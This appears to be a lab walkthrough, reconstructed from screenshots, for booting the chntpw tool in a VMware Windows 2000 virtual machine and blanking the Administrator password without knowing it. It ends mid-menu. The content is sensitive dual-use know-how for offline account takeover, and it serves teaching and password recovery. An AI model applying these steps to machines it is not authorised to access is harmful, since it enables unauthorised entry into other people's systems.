
Press the **M** key to manually load the SCSI drivers that are included on the CHNTPW CD.



```
Redirect done, umount old ramdisk
umount: /initrd: Device or resource busy
freeramdisk: failed ioctl on /dev/root: Device or resource busy
Spawning shells on console 2 - 6
mkdir: Cannot create directory '/floppy': File exists
Initialization complete!

*************************************************************************
* Win/NT Registry Edit Utility Floppy / chntpw                          *
* (c) 1997 - 2004 Petter N Hagen - pnordahl@eunet.no                    *
* See file named "license" on floppy for licensing info and credits     *
*                                                                       *
* This utility will enable you to change or blank the password of       *
* any user (incl. administrator) on an Windows NT/2k/XP installation    *
* WITHOUT knowing the old password.                                     *
* Unlocking locked/disabled accounts also supported.                    *
*                                                                       *
* It also has a registry editor, and there is now support for          *
* adding and deleting keys and values.                                  *
*                                                                       *
* Tested on:  NT3.51 & NT4: Workstation, Server, PDC.                   *
*             Win2k Prof & Server to SP4. Cannot change AD.             *
*             XP Home & Prof: up to SP2                                 *
*             Win 2003 Server (all?): Seems to work                     *
*                                                                       *
* HINT: If things scroll by too fast, press SHIFT-PGUP/PGDOWN ...       *
*************************************************************************

=========================================================
There are several steps to go through:
- Disk select with optional loading of disk drivers
- PATH select, where are the Windows systems files stored
- File-select, what parts of registry we need
- Then finally the password change or registry edit itself
- If changes were made, write them back to disk

DON'T PANIC! Usually the defaults are OK, just press enter
             all the way through the questions

=========================================================
• Step ONE: Select disk where the Windows installation is
=========================================================
Disks:
NT partitions found:

Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1] m_
```


The SCSI drivers will scroll on the screen. You will need to press the **Enter** key once to complete the list.

Press the **A** key to have CHNTPW try to auto-detect the correct driver by trying all the drivers.




```
27  in2000.ko.gz
28  initio.ko.gz
29  ips.ko.gz
30  isofs.ko.gz
31  libata.ko.gz
32  megaraid.ko.gz
33  mptbase.ko.gz
34  mptscsih.ko.gz
35  nsp32.ko.gz
36  pas16.ko.gz
37  psi240i.ko.gz
38  qla1280.ko.gz
39  qla2100.ko.gz
40  qla2200.ko.gz
41  qla2300.ko.gz
42  qla2322.ko.gz
43  qla2xxx.ko.gz
44  qla6312.ko.gz
45  qla6322.ko.gz
46  qlogicfas.ko.gz
47  qlogicfas408.ko.gz
48  qlogicfc.ko.gz
49  qlogicisp.ko.gz
50  sata_nv.ko.gz
51  sata_promise.ko.gz
52  sata_sil.ko.gz
53  sata_sis.ko.gz
54  sata_svw.ko.gz
55  sata_sx4.ko.gz
56  sata_uli.ko.gz
57  sata_via.ko.gz
58  sata_vsc.ko.gz
59  scsi_transport_fc.ko.gz
60  scsi_transport_spi.ko.gz
61  sx8.ko.gz
62  sym53c416.ko.gz
63  sym53c8xx.ko.gz
64  t128.ko.gz
65  tmscsim.ko.gz
66  u14-34f.ko.gz
67  ultrastor.ko.gz
68  umem.ko.gz
69  wd7000.ko.gz

SCSI driver selection:
   a - autoprobe for the driver (try all)
   q - do not load more drivers
   or enter the number of the desired driver

SCSI driver select: [q] a_
```

CHNTPW will detect the virtual SCSI drive. Accept the default drive detected by pressing the **Enter** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
38  qla1280.ko.gz
39  qla2100.ko.gz
40  qla2200.ko.gz
41  qla2300.ko.gz
42  qla2322.ko.gz
43  qla2xxx.ko.gz
44  qla6312.ko.gz
45  qla6322.ko.gz
46  qlogicfas.ko.gz
47  qlogicfas408.ko.gz
48  qlogicfc.ko.gz
49  qlogicisp.ko.gz
50  sata_nv.ko.gz
51  sata_promise.ko.gz
52  sata_sil.ko.gz
53  sata_sis.ko.gz
54  sata_svw.ko.gz
55  sata_sx4.ko.gz
56  sata_uli.ko.gz
57  sata_via.ko.gz
58  sata_vsc.ko.gz
59  scsi_transport_fc.ko.gz
60  scsi_transport_spi.ko.gz
61  sx8.ko.gz
62  sym53c416.ko.gz
63  sym53c8xx.ko.gz
64  t128.ko.gz
65  tmscsim.ko.gz
66  u14-34f.ko.gz
67  ultrastor.ko.gz
68  umem.ko.gz
69  wd7000.ko.gz

SCSI driver selection:
  a - autoprobe for the driver (try all)
  q - do not load more drivers
  or enter the number of the desired driver

SCSI driver select: [q]
No more drivers..
Exiting SCSI select..
Disks:
/dev/scsi/host0/bus0/target0/lun0/disc NT partitions found:
 1 :   /dev/scsi/host0/bus0/target0/lun0/part1   4086MB Boot

Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1] _
```

Accept the default path to the Registry directory by pressing **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
48  qlogicfc.ko.gz
49  qlogicisp.ko.gz
50  sata_nv.ko.gz
51  sata_promise.ko.gz
52  sata_sil.ko.gz
53  sata_sis.ko.gz
54  sata_svw.ko.gz
55  sata_sx4.ko.gz
56  sata_uli.ko.gz
57  sata_via.ko.gz
58  sata_vsc.ko.gz
59  scsi_transport_fc.ko.gz
60  scsi_transport_spi.ko.gz
61  sx8.ko.gz
62  sym53c416.ko.gz
63  sym53c8xx.ko.gz
64  t128.ko.gz
65  tmscsim.ko.gz
66  u14-34f.ko.gz
67  ultrastor.ko.gz
68  umem.ko.gz
69  wd7000.ko.gz

SCSI driver selection:
  a - autoprobe for the driver (try all)
  q - do not load more drivers
  or enter the number of the desired driver

SCSI driver select: [q]
No more drivers..
Exiting SCSI select..
Disks:
/dev/scsi/host0/bus0/target0/lun0/disc NT partitions found:
 1 :   /dev/scsi/host0/bus0/target0/lun0/part1   4086MB Boot

Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1]
Selected 1
Mounting on /dev/scsi/host0/bus0/target0/lun0/part1
NTFS volume version 3.0.
Filesystem is: NTFS

=========================================================
• Step TWO: Select PATH and registry files
=========================================================
What is the path to the registry directory? (relative to windows disk)
[WINNT/system32/config] : _
```

Accept the default to perform a password reset by pressing the **Enter** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
63 sym53c8xx.ko.gz
64 t128.ko.gz
65 tmscsim.ko.gz
66 u14-34f.ko.gz
67 ultrastor.ko.gz
68 umem.ko.gz
69 wd7000.ko.gz

SCSI driver selection:
  a - autoprobe for the driver (try all)
  q - do not load more drivers
  or enter the number of the desired driver

SCSI driver select: [q]
No more drivers..
Exiting SCSI select..
Disks:
/dev/scsi/host0/bus0/target0/lun0/disc NT partitions found:
 1 :  /dev/scsi/host0/bus0/target0/lun0/part1  4086MB Boot

Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1]
Selected 1
Mounting on /dev/scsi/host0/bus0/target0/lun0/part1
NTFS volume version 3.0.
Filesystem is: NTFS

=========================================================
• Step TWO: Select PATH and registry files
=========================================================
What is the path to the registry directory? (relative to windows disk)
[WINNT/system32/config] :
scsi0: Tagged Queuing now active for Target 0
-rw-------    1 0        0           20480 Nov 17  2005 SAM
-rw-------    1 0        0           24576 Nov 17  2005 SECURITY
-rw-------    1 0        0         2195456 Nov 17  2005 SYSTEM.ALT
-rw-------    1 0        0          122880 Nov 17  2005 default
-rw-------    1 0        0         6455296 Nov 17  2005 software
-rw-------    1 0        0         2195456 Nov 17  2005 system
-rw-------    1 0        0          139264 Oct 28 11:21 userdiff

Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1] : _
```

Accept the default of **Edit user data and passwords** and press **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1] :
Selected files: sam system security
Copying sam system security to /tmp
scsi0: Allocated 7 additional CCBs (total now 35)

=========================================================
• Step THREE: Password or registry edit
=========================================================
chntpw version 0.99.3 041205, (c) Petter N Hagen
Hive's name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 20480 [5000] bytes, containing 4 pages (+ 1 headerpage)
Used for data: 170/11896 blocks/bytes, unused: 4/4360 blocks/bytes.
Hive's name (from header): <SYSTEM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 2195456 [218000] bytes, containing 525 pages (+ 1 headerpage)
Used for data: 39295/2171752 blocks/bytes, unused: 5/2808 blocks/bytes.
Hive's name (from header): <temRoot\System32\Config\SECURITY>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 24576 [6000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 323/15952 blocks/bytes, unused: 6/4368 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> _
```

CHNTPW will determine all the user accounts on the computer. Accept the default user of Administrator (unless you know the Administrator has been changed — see previous labs) and press **Enter**.




```
scsi0: Allocated 7 additional CCBs (total now 35)

==========================================================
• Step THREE: Password or registry edit
==========================================================
chntpw version 0.99.3 041205, (c) Petter N Hagen
Hive's name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 20480 [5000] bytes, containing 4 pages (+ 1 headerpage)
Used for data: 170/11896 blocks/bytes, unused: 4/4360 blocks/bytes.
Hive's name (from header): <SYSTEM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 2195456 [218000] bytes, containing 525 pages (+ 1 headerpage)
Used for data: 39295/2171752 blocks/bytes, unused: 5/2808 blocks/bytes.
Hive's name (from header): <temRoot\System32\Config\SECURITY>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>

File size 24576 [6000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 323/15952 blocks/bytes, unused: 6/4368 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] _
```

At this point, you may try to enter a new password for the Administrator account but I do not recommend it as it can cause problems.



```
File size 24576 [6000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 323/15952 blocks/bytes, unused: 6/4368 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator]
RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.      | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account    | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.    | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout      | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)    | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 21

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: _
```

Instead of creating a new password for the Administrator account, blank the Administrator account by typing * and pressing **Enter**.




Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo

```
File size 24576 [6000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 323/15952 blocks/bytes, unused: 6/4368 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator]
RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 21

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *_
```

When asked if you really want to change the password, type **Y** and press **Enter**.


***Note:** If you answer No at this point, what is the point of using this tool?



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo

```
* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator]
RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 21

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n] y_
```


Changed! This message appears and now you are left with an option to change other passwords or exit. Type in **!** to exit the application and press **Enter**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo

```
<>========<> chntpw Main Interactive Menu <>========<>
Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords ====

